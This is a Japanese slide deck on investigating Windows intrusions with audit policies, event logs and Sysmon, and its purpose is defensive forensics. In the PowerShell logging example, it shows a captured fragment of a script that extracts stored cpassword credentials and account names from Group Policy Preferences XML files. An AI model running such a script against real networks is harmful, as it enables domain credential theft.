
監査ポリシー

■ Windows標準の機能

—まずはここから

■ 初期状態のWindowsでは、監査される設定はごく一部

—情報としては不十分




Sysmon

■ Windows Sysinternalsの一部

— <https://docs.microsoft.com/ja-jp/sysinternals/downloads/sysmon>

■ 無償で公開されており、インストール出来れば誰でも利用可能



Sysmon

■ Windows Sysinternalsの一部

— <https://docs.microsoft.com/ja-jp/sysinternals/downloads/sysmon>

■ 無償で公開されており、インストール出来れば誰でも利用可能

■ 取得可能になる情報（2017年5月公開のバージョン6.10時点）

プロセスの
作成・終了

ドライバの
読み込み

ディスクの
RAW読み込み

パイプの
作成・接続

WMIの実行

ファイル作成
日時の変更

イメージの
読み込み

ファイルの作成

別プロセスの
メモリ領域
へのアクセス

ファイル
ストリーム
作成

ネットワーク
接続

リモート
スレッド作成

レジストリ
イベント

ログから追跡するメリット

■常時ログを取得

➡ **後から調査しても分からない情報**を記録可能

■例：一時ファイルを作成するツール

後から調査しても・・・

ファイルが残存していない

フォレンジックでは・・・

「ファイルが作成された」**こと**
は分かるが、その内容を調査する
ことは難しい

➡
ログ取得に
より・・・

アプリケーションや、
ファイル作成時の
コマンドラインを
追跡可能に

適切なログ出力設定

■ 悪い例

- 「**よく分からないので**全部のログを取得する」
 - 「全部取得して後から絞り込む」がポリシーであれば全部取得すること自体は悪くない

■ 初期設定では、所定容量を超えると古いログから上書きされる

- ドメインコントローラ：128MB
- その他：20MB

最大ログサイズ (KB)(X):

イベントログサイズが最大値に達したとき:

- 必要に応じてイベントを上書きする (最も古いイベントから) (W)
- イベントを上書きしないでログをアーカイブする (A)
- イベントを上書きしない (ログは手動で消去)(N)

■ 必要な情報が埋もれてしまう場合がある

- 追加の監査設定なし：数週間のログが保管される
- 追加の監査設定あり：早い時には数時間でログが上書きされる

取得効果のあるイベント（“セキュリティ”イベント）

■特に「効果がある」と判断したイベント

ログオン

4611 4624 4648
4776 4778

プロセス実行

4688

アカウント管理

4720 4722 4724
4726 4728 4737
4738

ハンドル

4656 4658 4659
4660 4661 4663
4690

ログオフ

4634 4779

プロセス終了

4689

ポリシー変更

4670 4904 4905
4946 4947

VSS

8222

特権の使用

4672 4673 4674
4703 4768 4769
4771

フィルタリング プラットフォーム

5156

ファイル共有

5140 5142
5144 5145


取得効果のあるイベント（Windows標準のイベント）

■ 下記は設定せずとも記録される

<u>システム</u> 7036 7040 7045	Microsoft-Windows -Application-Experience /Program-Telemetry	Microsoft-Windows -Kernel-PnPConfig /Configuration	Microsoft-Windows -TerminalServices -LocalSessionManager /Operational
<u>アプリケーション</u> 102 103 105 216 300 302 2001 2003 2005 2006	Microsoft-Windows -Bits-Client /Operational	Microsoft-Windows -PowerShell /Operational	Microsoft-Windows -TerminalServices -RemoteConnection Manager/Operational
<u>イベント消去 (各種ログ)</u> 104	Microsoft-Windows -DeviceSetupManager /Admin	Microsoft-Windows -WinRM/Operational	Microsoft-Windows -TerminalServices -RDPClient/Operational
	Microsoft-Windows -Kernel-PnP /Configuration	Microsoft-Windows -Windows-WMI-Activity /Operational	

取得効果のあるイベント（Sysmonイベント）

■特に「効果がある」と判断したイベント



監査ログとSysmon (1)

- 似たような内容のイベントが記録される場合も
 - Sysmonの情報が全体的に有用
 - 監査ログにしか記録されない情報もある

イベント 4688, Microsoft Windows security auditing.

全般 詳細

監査ログ

新しいプロセスが作成されました。

作成元サブジェクト	セキュリティ ID: TESTNET\testuser
	アカウント名: testuser
	アカウント ドメイン: TESTNET
	ログオン ID: 0x372CC
ターゲット サブジェクト	セキュリティ ID: NULL SID
	アカウント名: -
	アカウント ドメイン: -
	ログオン ID: 0x0
プロセス情報	
	新しいプロセス ID: 0x1188
	新しいプロセス名: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
	トークン 具格の種類: *W1936
	必須ラベル: Mandatory Label\Medium Mandatory Level
	作成元プロセス ID: 0xd58
	作成元プロセス名: C:\Windows\explorer.exe
	プロセスの コマンド ライン:
トークン 具格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種類を示します。	

イベント 1, Sysmon

全般 詳細

Sysmon

Process Create:

UtcTime: 2017-10-24 08:17:32.938

ProcessGuid: {844a1857-f71c-59ee-0000-00101ca16400}

ProcessId: 4488

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

CurrentDirectory: C:\Users\testuser¥

User: TESTNET\testuser¥

LogonGuid: {844a1857-ac9e-59ee-0000-0020cc720300}

LogonId: 0x372CC

TerminalSessionId: 1

IntegrityLevel: Medium

Hashes: SHA1=AE8B80AE4D2D3B4AB6A28CC701EB4D888E4EC7AD

ParentProcessGuid: {844a1857-aca1-59ee-0000-001076220400}


ParentProcessId: 3416

ParentImage: C:\Windows\explorer.exe

ParentCommandLine: C:\Windows\Explorer.EXE


実行履歴の調査方針

■ 想定される攻撃手順の例



PowerShellのログ取得

- 初期設定では、**PowerShellが実行されたこと**は記録される




PowerShellのログ取得

■追加設定により、**実行内容を記録**することが可能

— Windows 10

— 追加パッケージをインストールした、
それ以前のWindows



The screenshot shows the Windows Settings application with the 'Windows PowerShell' folder selected in the left-hand navigation pane. The right-hand pane displays the settings for PowerShell logging. The settings are as follows:

設定	状態	コメント
モジュール ログを有効にする	有効	いいえ
PowerShell スクリプト ブロックのログ記録を有効にする	有効	いいえ
スクリプトの実行を有効にする	未構成	いいえ
PowerShell トランスクリプションを有効にする	有効	いいえ
Update-Help の既定のソース パスを設定する	未構成	いいえ

PowerShellのログ取得

- スクリプトの内容が丸々イベントログに記録
- コマンド履歴は別のファイルに保管

イベント 4104, PowerShell (Microsoft-Windows-PowerShell)

全般 詳細

スクリプト

```

try [

$Filename = Split-Path $File -Leaf
[xml] $Xml = Get-Content ($File)

#declare empty arrays
$cpassword = @()
$username = @()
$newName = @()
$changed = @()
$password = @()

#check for password field
if ($Xml.innerxml -like "*cpassword*"){

Write-Verbose "Potential password in $File"

switch ($Filename) {

'Groups.xml' {
$cpassword += , $Xml | Select-Xml "/Groups/User/Properties/@cpassword" | Select-Object -Expand Node | ForEach-Object $_.Value
$username += , $Xml | Select-Xml "/Groups/User/Properties/@userName" | Select-Object -Expand Node | ForEach-Object $_.Value
$newName += , $Xml | Select-Xml "/Groups/User/Properties/@newName" | Select-Object -Expand Node | ForEach-Object $_.Value
$changed += , $Xml | Select-Xml "/Groups/User/@changed" | Select-Object -Expand Node | ForEach-Object $_.Value
}


'Services.xml' {
$cpassword += , $Xml | Select-Xml "/NTServices/NTService/Properties/@cpassword" | Select-Object -Expand Node | ForEach-Object $_.Value
$username += , $Xml | Select-Xml "/NTServices/NTService/Properties/@accountName" | Select-Object -Expand Node | ForEach-Object $_.Value
$changed += , $Xml | Select-Xml "/NTServices/NTService/@changed" | Select-Object -Expand Node | ForEach-Object $_.Value
}
}
}
    
```

ログの名前(M): Microsoft-Windows-PowerShell/Operational



実行履歴の調査方針

■ 想定される攻撃手順の例



ネットワーク通信の調査

- 通信経路上にネットワーク機器がある場合
 - ー ファイアウォール、Webプロキシ、IDS/IPS などのログ

ネットワーク通信の調査

- 通信経路上にネットワーク機器がある場合
 - ー ファイアウォール、Webプロキシ、IDS/IPS などのログ
- 通信経路上にネットワーク機器が無い場合

Windowsフィルタリング プラットフォーム (Windowsファイアウォール)

イベント 5156, Microsoft Windows security auditing.	
全般	詳細
Windows フィルタリング プラットフォームで、接続が許可されました。	
アプリケーション情報	
プロセス ID:	560
アプリケーション名:	%device%#harddiskvolume4#windows#system32#lsass.exe
ネットワーク情報	
方向:	送信
送信元アドレス:	192.168.17.33
ソース ポート:	51037
宛先アドレス:	192.168.17.1
宛先ポート:	135
プロトコル:	6
フィルター情報	
フィルターの実行時 ID:	68749
レイヤー名:	接続
レイヤーの実行時 ID:	48

Sysmon イベント3

(Network connection detected)

イベント 3, Sysmon	
全般	詳細
Network connection detected:	
UtcTime:	2017-10-24 09:28:52.050
ProcessGuid:	{844a1857-ac8d-59ee-0000-0010a74f0000}
ProcessId:	560
Image:	C:#Windows#System32#lsass.exe
User:	NT AUTHORITY#SYSTEM
Protocol:	tcp
Initiated:	true
SourceIsIpv6:	false
SourceIp:	192.168.17.33
SourceHostname:	W10E.testnet.local
SourcePort:	51037
SourcePortName:	
DestinationIsIpv6:	false
DestinationIp:	192.168.17.1
DestinationHostname:	
DestinationPort:	135
DestinationPortName:	epmap

共有フォルダへの アクセスログ

(ドメインコントローラ上)

イベント 5140, Microsoft Windows security auditing.	
全般	詳細
ネットワーク共有オブジェクトにアクセスしました。	
サブジェクト:	
セキュリティ ID:	S-1-5-21-2540378396-3406552401-1465782636-500
アカウント名:	Administrator
アカウント ドメイン:	TESTNET
ログオン ID:	0x18c4ab
ネットワーク情報	
オブジェクトの種類:	File
送信元アドレス:	192.168.10.11
ソース ポート:	51628
共有情報	
共有名:	*\SYSVOL
共有パス:	*\C#\Windows\SYSVOL\sysvol
アクセス要求情報	
アクセス マスク:	0x1
アクセス:	ReadData (または ListDirectory)

監査ログとSysmon (2)

- 通信ログもプロセス監査と同様に、監査ログとSysmonの両方に情報が記録される

The image shows two side-by-side log windows. The left window is titled 'イベント 5156, Microsoft Windows security auditing.' and has a blue header '監査ログ'. The right window is titled 'イベント 3, Sysmon' and has a blue header 'Sysmon'. Red arrows connect corresponding fields between the two logs.

監査ログ (Event 5156)	Sysmon (Event 3)
アプリケーション情報	Network connection detected:
プロセス ID: 560	UtcTime: 2017-10-24 09:28:52.050
アプリケーション名: %device%#harddiskvolume4#windows#system32#lsass.exe	ProcessGuid: {844a1857-ac8d-59ee-0000-0010a74f0000}
	ProcessId: 560
	Image: C:#Windows#System32#lsass.exe
	User: NT AUTHORITY#SYSTEM
ネットワーク情報	Protocol: tcp
方向: 送信	Initiated: true
送信元アドレス: 192.168.17.33	SourceIsIpv6: false
ソースポート: 51037	SourceIp: 192.168.17.33
宛先アドレス: 192.168.17.1	SourceHostname: W10E.testnet.local
宛先ポート: 135	SourcePort: 51037
プロトコル: 6	SourcePortName:
フィルター情報	DestinationIsIpv6: false
フィルターの実行時 ID: 68749	DestinationIp: 192.168.17.1
レイヤー名: 接続	DestinationHostname:
レイヤーの実行時 ID: 48	DestinationPort: 135
	DestinationPortName: epmap

ファイルのダウンロード

■ ファイルダウンロードにおける履歴

— PowerShell

- Invoke-WebRequest、
System.Net.WebClient.DownloadFile など
- PowerShellの実行履歴から確認

— Webブラウザ


- ダウンロード履歴
- 一時ファイル (Temporary Internet Files) への作成履歴



この場合は、ここまで設定した内容で確認可能

実行履歴の調査方針

■ 想定される攻撃手順の例



使用されたファイルの削除

- 監査ポリシーから追跡することが可能

オブジェクト:	
オブジェクト サーバー:	Security
オブジェクトの種類:	File
オブジェクト名:	C:\Users\testuser\AppData\Local\Temp\domain-users.txt
ハンドル ID:	0x0
プロセス情報:	
プロセス ID:	0xe3c
アクセス要求情報:	
トランザクション ID:	{00000000-0000-0000-0000-000000000000}
アクセス:	DELETE
アクセス マスク:	0x10000
アクセスの確認に使用した特権:	-

- 攻撃者が自身のサイトにアップロードするため、内容をRARやZIPなどのアーカイブにまとめ、送信した場合・・・
 - 一時的にアーカイブファイルが作成され、後に削除

痕跡の削除

- 管理者権限があれば、イベントログは削除することが可能

キーワード	日付と時刻	ソース	イベント...	タスクのカテゴリ
成功の監査	2017/10/24 21:59:09	Eventlog	1102	ログの消去

イベント 1102. Eventlog	
全般	詳細
監査ログが消去されました。	
サブジェクト:	
セキュリティ ID:	TESTNET\Administrator
アカウント名:	Administrator
ドメイン名:	TESTNET
ログイン ID:	0x73E9B

- ファイルに残る履歴であれば、ファイルを削除すれば追跡が難しくなる



痕跡が削除された場合を想定した準備が必要

削除されないためには

- ホスト上のログは、侵入された時点で消去される可能性がある
- 他のホストに、リアルタイムにログを転送
 - イベント サブスクリプション
 - Syslog形式などで送信
 - 定期的なログファイルのバックアップ

実行履歴の調査方針

■ 想定される攻撃手順の例



1. 侵入経路の確保

(本講演ではスコープ外)

2. 環境調査

「監査ポリシー」を用いて使用されたアカウントとコマンドを調査



3. スクリプト実行許可

PowerShellの実行履歴及びレジストリの変更内容から、スクリプト実行許可を追跡



4. スクリプトダウンロード

ネットワークの通信ログから、スクリプトのダウンロードを調査



5. スクリプト実行

PowerShellの実行履歴及びコマンドの実行履歴から、実行された内容を追跡



6. 痕跡削除

痕跡が削除された場合への対策



本手法の弱点

- ログ取得量のチューニングが必要
 - 必要なログが埋もれてしまわないように

- ホスト上のログが削除されると、追跡が難しくなる
 - ログを別ホストに回収するなどの工夫が必要

本手法の効果

- ツールの実行履歴を調査することが可能となる
 - 初期設定のままでは追跡不可
 - 設定変更・フリーソフトウェアの範囲である程度の調査が可能

効果を高める

- 本調査は「**Windows標準機能 + Sysmon**」を主に使用
- 別のツールを加えることで、更に調査し易くする
 - ネットワーク監視
 - エンドポイント監視 など

まとめ

